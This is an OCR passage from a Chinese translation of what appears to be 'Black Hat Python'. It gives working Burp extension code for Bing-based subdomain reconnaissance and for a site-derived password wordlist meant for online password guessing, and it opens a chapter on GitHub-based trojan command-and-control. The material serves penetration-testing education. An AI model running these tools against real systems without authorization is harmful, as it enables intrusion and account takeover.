

图 6-5　选择一个 HTTP 请求发送给 Intruder



图 6-6　Burp Intruder 高亮显示载荷参数



图 6-7　使用我们的模糊测试扩展工具作为载荷生成器

现在我们已经准备好发送请求了，在 Burp 顶部的菜单栏，单击 **Intruder** 之后选择 **Start Attack** 选项，之后就开始对每一个请求进行模糊测试，你可以快速查看结果。当我开始运行模糊测试器时，接收到的输出如图 6-8 所示。



图 6-8　在 Intruder 中运行我们的模糊测试工具进行攻击

正如我们看到的，通过发送请求 5， HTTP 响应的 61 行提示我们发现了可能存在 SQL 注入漏洞。

当然，我们的模糊测试工具仅仅是指出可能存在的漏洞，你应该为它高效地找出 Web 应用中的输出错误、路径泄露或者其他扫描工具遗漏的信息等感到惊讶。理解如何将我们自己的扩展工具与 Intruder 相结合，这一点非常重要。现在，让我们开始创建另一个扩展工具，这个工具能够扩展侦察 Web 服务器的能力。

在 Burp 中利用 Bing 服务

当你攻击一个 Web 服务器时，一台服务器运行好几个 Web 应用是不同寻常的，这会引起你的注意。当然，你希望发现在同一个 Web 服务器上的这些域名，这样就增加了你获得 shell 的机会。在同一台服务器上发现其中一个不安全的 Web 应用，甚至是开发人员留下的原始文件，这种情况并不罕见。微软的 Bing 搜索引擎能让你通过 Bing 查找在一个 IP 地址上运行的所有网站（使用“IP”搜索）。Bing 还会告诉你查询域名的所有子域名（使用“domain”关键字）。

现在，我们当然可以通过工具向 Bing 提交查询并导出 HTML 结果，但这其实是一种不好的行为（同时也违反了一些搜索引擎的使用规定）。为了避免这样的麻烦，我们可以通过使用 Bing API[1]程序化的提交查询，解析我们想要的结果。在这个扩展工具中，我们不需要部署漂亮的 Burp 图形界面（仅仅是文字菜单）；我们仅仅是将每次查询的结果导入 Burp 中，在 Burp 的目标范围内检测到的任何 URL 都将被自动提取到列表中。因为我们已经介绍了如何阅读 Burp API 文档及如何将它们变成 Python，所以接下来我们直接讲述代码。

打开 *bhp_bing.py* 文件并输入如下代码：

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import socket
```

1. 通过访问 *http://www.bing.com/dev/en-us/dev-center/*获得你的 Bing API 密钥。

```
import urllib
import json
import re
import base64
❶ bing_api_key = "YOURKEY"

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
      def registerExtenderCallbacks(self, callbacks):
          self._callbacks = callbacks
          self._helpers   = callbacks.getHelpers()
          self.context    = None

          # 我们建立起扩展工具
          callbacks.setExtensionName("BHP Bing")
❸         callbacks.registerContextMenuFactory(self)

          return

      def createMenuItems(self, context_menu):
          self.context = context_menu
          menu_list = ArrayList()
❹         menu_list.add(JMenuItem("Send to Bing", actionPerformed=self.bing_¬
                        menu))
          return menu_list
```

这是我们 Bing 扩展工具的第一部分。请确定已经正确粘贴了 Bing API[2]秘钥❶；你可以在一个月内免费搜索 2500 次。我们以定义 `BurpExtender` 类开始❷，这个类部署了基本的 `IBurpExtender` 接口和 `IContextMenuFactory`，`IContextMenuFactory` 允许我们在鼠标右键单击 Burp 中的请求时提供上下文菜单。之后我们注册菜单句柄❸，这样我们就可以判定用户点击了哪个网站，从而完成 Bing 查询语句的构造。下一个步骤是建立 `createMenuItem` 函数，该函数接收 `IContextMenuInvocation` 对象，用来判定用户选中了哪个 HTTP 请求。最后一个步骤用来渲染我们的菜单并让我们的 `bing_menu` 函数处理点击事件❹。现在让我们为 Bing 搜索添加函数功能并输出结果，将发现的虚拟主机添加到 Burp 的目标中。

2. 访问 *http://www.bing.com/dev/en-us/dev-center/*获取并建立你自己的免费的 Bing API 密钥。

```
def bing_menu(self,event):

    # 获取用户点击的详细信息
❶   http_traffic = self.context.getSelectedMessages()

    print "%d requests highlighted" % len(http_traffic)

    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host         = http_service.getHost()

        print "User selected host: %s" % host

        self.bing_search(host)

    return


def bing_search(self,host):

    # 检查参数是否为 IP 地址或主机名
    is_ip = re.match("[0-9]+(?:\.[0-9]+){3}", host)

❷   if is_ip:
        ip_address = host
        domain     = False
    else:
        ip_address = socket.gethostbyname(host)
        domain     = True

    bing_query_string = "'ip:%s'" % ip_address
❸   self.bing_query(bing_query_string)

    if domain:
        bing_query_string = "'domain:%s'" % host
❹       self.bing_query(bing_query_string)
```

当用户点击我们定义的上下文菜单时，bing_menu 函数将被激活。我们接收所有高亮显示的 HTTP 请求❶，然后检索每一个请求的域名部分并将它们发

送到 bing_search 函数进行进一步处理。bing_search 函数首先判定我们传递的是否是 IP 地址或是域名❷。之后我们通过 Bing 查询在同一个 IP 地址上是否存在不同的虚拟主机❸，如果传递给我们的扩展工具的是域名，那么我们将进行二次搜索❹，将 Bing 检索结果中的子域名找出来。现在让我们安装使用 Burp 的 HTTP API 向 Bing 发送请求并分析结果的管道。添加如下代码，请确保加入到 BurpExtender 类中，否则你将得到错误提示。

```
def bing_query(self,bing_query_string):

    print "Performing Bing search: %s" % bing_query_string

    # 编码我们的查询
    quoted_query = urllib.quote(bing_query_string)

    http_request  = "GET https://api.datamarket.azure.com/Bing/Search/Web?$¬
    format=json&$top=20&Query=%s HTTP/1.1\r\n" % quoted_query
    http_request += "Host: api.datamarket.azure.com\r\n"
    http_request += "Connection: close\r\n"
❶   http_request += "Authorization: Basic %s\r\n" % base64.b64encode(":%s" % ¬
    bing_api_key)
    http_request += "User-Agent: Blackhat Python\r\n\r\n"

❷   json_body = self._callbacks.makeHttpRequest("api.datamarket.azure.com",¬
    443,True,http_request).tostring()

❸   json_body = json_body.split("\r\n\r\n",1)[1]

    try:

❹       r = json.loads(json_body)

        if len(r["d"]["results"]):
            for site in r["d"]["results"]:

❺               print "*" * 100
                print site['Title']
                print site['Url']
```

```
                print site['Description']
                print "*" * 100

                j_url = URL(site['Url'])

❻           if not self._callbacks.isInScope(j_url):
                print "Adding to Burp scope"
                self._callbacks.includeInScope(j_url)

        except:
            print "No results from Bing"
            pass

        return
```

好了！Burp 的 HTTP API 需要我们在发送之前建立一个完整的 HTTP 请求字符串，在一般情况下，你可以看到 Bing 的 API 密钥需要用 Base64 进行编码❶，同时使用 HTTP 基础认证方式调用 API。之后我们将 HTTP 请求❷提交到微软的服务器上，当响应返回时，我们可以得到全部的响应包括 HTTP 头部，因此我们需要将 HTTP 响应头分离❸并把剩余部分传递给 JSON 解析器❹。对每一条结果，我们输出查找的目标网站的相关信息❺，如果我们发现结果网站还不在 Burp 的目标列表中❻，就自动添加进去。将 Jython API 和纯 Python 组合添加到 Burp 扩展工具中，在攻击特定目标的时候用来做进一步的侦察非常实用。让我们来尝试一下。

小试牛刀

使用与模糊测试扩展工具相同的步骤让 Bing 搜索工具运行起来。加载之后，通过网页浏览 *http://testphp.vulnweb.com/*，之后在截获的 GET 请求上单击鼠标右键。如果扩展程序正确加载，你就可以看到右键菜单栏中显示出一个 **Send to Bing** 选项，如图 6-9 所示。

当你单击这个选项后，根据加载扩展工具时选择的输出模式，就可以看到从 Bing 传回来的结果，如图 6-10 所示。

如果你在 Burp 中单击 **Target** 标签并在之后选择 **Scope** 标签，你将看到新的域名已经被自动添加到目标库中，如图 6-11 所示。目标库中定义的目标仅限于用来攻击、爬取和扫描。



图 6-9　菜单选项中显示出我们的扩展工具



图 6-10　扩展工具通过 Bing API 检索输出的结果



图 6-11　显示如何将发现的域名自动添加到 Burp 目标库中

利用网站内容生成密码字典

通常，安全工作都会落到一件事上：用户密码。这是一件令人沮丧但却经常遇到的事。通常，当遇到 Web 应用时，特别是传统的 Web 应用，非常容易遇到没有部署账户密码机制的情况。换句话说，网站没有强制使用复杂度高的密码。在这种情况下，与第 5 章类似的在线猜解密码部分可能是你获取进入网站内部的门票。

在线猜解密码的技巧就是选择正确的字典。在紧急情况下，你不可能尝试一千万个密码，所以你需要针对目标创建一个合适的字典。当然，在 Kali Linux 的发行版中有一些脚本可以爬取网站中的内容并生成一个基于网站内容的字典，但是你已经使用 Burp Spider 爬取了网站，为什么要为了生成字典而使用这些脚本制造更多的流量呢？除此之外，使用这些脚本通常需要记住大量的命令行参数，如果你像我一样，已经记住了大量命令行参数，那么今后让 Burp 承担这个沉重的工作吧。

打开 *bhp_wordlist.py* 并输入如下代码。

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import re
from datetime import datetime
from HTMLParser import HTMLParser

class TagStripper(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.page_text = []

    def handle_data(self, data):
❶       self.page_text.append(data)

    def handle_comment(self, data):
❷       self.handle_data(data)

    def strip(self, html):
        self.feed(html)
❸       return " ".join(self.page_text)


class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers   = callbacks.getHelpers()
        self.context    = None
        self.hosts      = set()

        # 按部就班
❹       self.wordlist   = set(["password"])

        # 建立起我们的扩展工具
```

```
        callbacks.setExtensionName("BHP Wordlist")
        callbacks.registerContextMenuFactory(self)

        return

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list = ArrayList()
        menu_list.add(JMenuItem("Create Wordlist", ¬
            actionPerformed=self.wordlist_menu))

        return menu_list
```

你应该对上面的代码很熟悉了。我们从导入需要的模块开始，TagStripper 类允许我们去掉 HTTP 响应包中的 HTML 标签。里面的 handle_data 函数将页面的文本内容❶存储到变量中。我们还定义了 handle_comment 函数，因为我们想把开发者注释的内容添加到字典中去。在函数内部，handle_comment 函数调用了 handle_data 函数❷（以便我们在处理的过程中想改变处理页面的方式）。

Strip 函数将 HTML 代码填充到 HTMLParser 基类中，返回结果页面的文本内容❸，这样在后面使用时会更加方便。剩下的部分与之前完成的 *bhp_bing.py* 脚本的开始部分类似。与之前的例子一样，我们的目标是在 Burp 的图形界面中添加右键菜单。这里唯一的一个新的内容是需要将字典保存成集合（set）的形式，确保使用时不会有重复的词。我们初始化字典的集合并将它设置为最常用的密码“password”❹，保证它是字典中的最后一个词。

现在让我们添加逻辑控制，将选择的 HTTP 流量通过 Burp 转换成一个基本的字典。

```
  def wordlist_menu(self,event):

      # 抓取用户点击的细节
      http_traffic = self.context.getSelectedMessages()

      for traffic in http_traffic:
          http_service   = traffic.getHttpService()
          host           = http_service.getHost()

❶         self.hosts.add(host)
```

```
            http_response = traffic.getResponse()

            if http_response:
❷               self.get_words(http_response)

        self.display_wordlist()
        return

    def get_words(self, http_response):

        headers, body = http_response.tostring().split('\r\n\r\n', 1)

        # 忽略下一个响应
❸       if headers.lower().find("content-type: text") == -1:
            return

        tag_stripper = TagStripper()
❹       page_text = tag_stripper.strip(body)

❺       words = re.findall("[a-zA-Z]\w{2,}", page_text)

        for word in words:

            # 过滤出长字符串
            if len(word) <= 12:
❻               self.wordlist.add(word.lower())

        return
```

首先，第一件事是定义 `wordlist_menu` 函数，该函数处理点击菜单事件。它存储目标响应主机的名字❶，然后检索 HTTP 响应的内容并发送给 `get_words` 函数❷。从这里开始，`get_words` 函数去掉响应信息的 HTTP 头部，确保我们仅对响应的文本内容进行处理❸。`TagStripper` 类❹将 HTML 代码从剩下的页面文本中去除，我们使用正则表达式查找所有以字母开头后面跟着两个或者多个“单词”的字符❺，完成最后的整理后，字符将以小写形式存贮到字典（`wordlist`）中❻。

现在，让我们完成脚本的最后两个功能：显示捕获的单词内容并为单词添加不同的后缀。

```
    def mangle(self, word):
        year     = datetime.now().year
❶       suffixes = ["", "1", "!", year]
        mangled  = []

        for password in (word, word.capitalize()):
            for suffix in suffixes:
❷               mangled.append("%s%s" % (password, suffix))

        return mangled

    def display_wordlist(self):

❸       print "#!comment: BHP Wordlist for site(s) %s" % ", ".join(self.hosts)

        for word in sorted(self.wordlist):
            for password in self.mangle(word):
                print password

        return
```

非常好！`mangle` 函数基于一些基本的密码生成“策略”将一个基础的单词转换成一类猜测密码。在这个简单的例子中，我们创建了在基础单词上添加后缀的列表，包括当前的年份❶。接下来，我们做一个循环，将每个后缀添加到基础单词❷的后面，这样就创建了可尝试的新密码。之后我们再做一个循环，将每个基础单词转换成首字母大写的形式。在 `display_wordlist` 函数中，我们输出的结果与“John the Ripper”工具的风格❸类似，它输出了用于生成密码字典的网站的名字。之后，我们处理每一个基础单词并输出结果。是时候试试这个工具了。

小试牛刀

在 Burp 中单击 **Extender** 标签，然后单击 **Add** 按钮，使用与之前扩展工具相同的步骤加载字典提取工具。当加载完成后，使用浏览器访问 *http://testphp.vulnweb.com/*。

在 Site Map 面板中鼠标右键单击这个页面的 URL 并选择 **Spider this host** 选项，如图 6-12 所示。



图 6-12　使用 Burp 爬取一个网站

在 Burp 访问了目标网站的每一个链接之后，在界面右边顶端的区域选择所有的请求，单击鼠标右键弹出菜单内容，选择 **Create Wordlist** 选项，如图 6-13 所示。



图 6-13　将请求发送给 BHP 字典扩展工具

现在检查扩展工具的输出栏。在现实环境中，我们需要将输出保存成文件，但是在这里为了展示，我们在 Burp 中显示字典的内容，如图 6-14 所示。

现在，你可以将这个字典发送到 Burp Intruder 中，进行实际的密码猜解攻击。



图 6-14　基于目标网站内容的密码字典

现在，我们已经对一小部分的 Burp API 进行了介绍，包括生成自己的攻击载荷和编写与 Burp 图形界面交互的扩展工具。在渗透测试的过程中，你经常会遇到特殊的问题或者有自动化的需求，Burp Extender API 为你提供了解决问题的接口，至少可以把你从用不同工具进行复制和粘贴数据的任务中解放出来。

本章，我们展示了如何在 Brup 的工具库中建立出色的侦察工具。到目前为止，这个扩展工具仅将 Bing 搜索的前 20 个结果检索出来，作为一个作业，你可以继续编写更多的请求以确保可以检索全部的结果。这需要你阅读一些 Bing API 的文档并编写一些代码以处理大量的搜索结果。当然，你还可以让 Burp spider 爬取每一个侦获的新的站点，或者自动化地探索这些站点的漏洞！

7

基于 GitHub 的命令和控制

开发木马工具最大的挑战之一是如何异步地进行控制、更新，以及如何从被控端接收数据。因此，如何使用相对通用的方法将指令或代码推送到你的木马被控端显得至关重要。木马需要实现这样的灵活性，这不仅是因为你需要控制木马以完成各种不同的任务，而且由于目标的操作系统存在差别，你可能需要针对不同的操作系统定制相应的功能代码。

因此，这些年来，黑客发明了大量的命令和控制方法，其中一些非常具有创造性，如通过 IRC 甚至是 Twitter 进行控制。在本章中，我们尝试将代码设计成服务，利用 GitHub 存储被控端的配置信息和窃取的数据，以及被控端执行任务所需的各种模块代码等。我们还将探讨如何破解 Python 的原生库导入机制，这样你在创建新的木马模块时，你的木马被控端能自动地从你的 repo[1]中获取和使用这些模块及相关的依赖库。还有，你需要注意你和 GitHub 之间的流量是否经过了 SSL 加密，据我所知，目前很少有企业和机构不允许访问 GitHub。

还需要注意的是，本章我们将使用一个公开的 repo 进行测试。如果你愿意

1. GitHub 中存储你的项目的容器。——译者注

付钱的话，那么你也可以购买私有的 repo，这样你的所作所为就不会被公开。另外，你所有的模块、配置信息和数据都可以使用公私钥对进行加密，我将在第 9 章中演示相关的内容。下面，让我们开始吧！

GitHub 账号设置

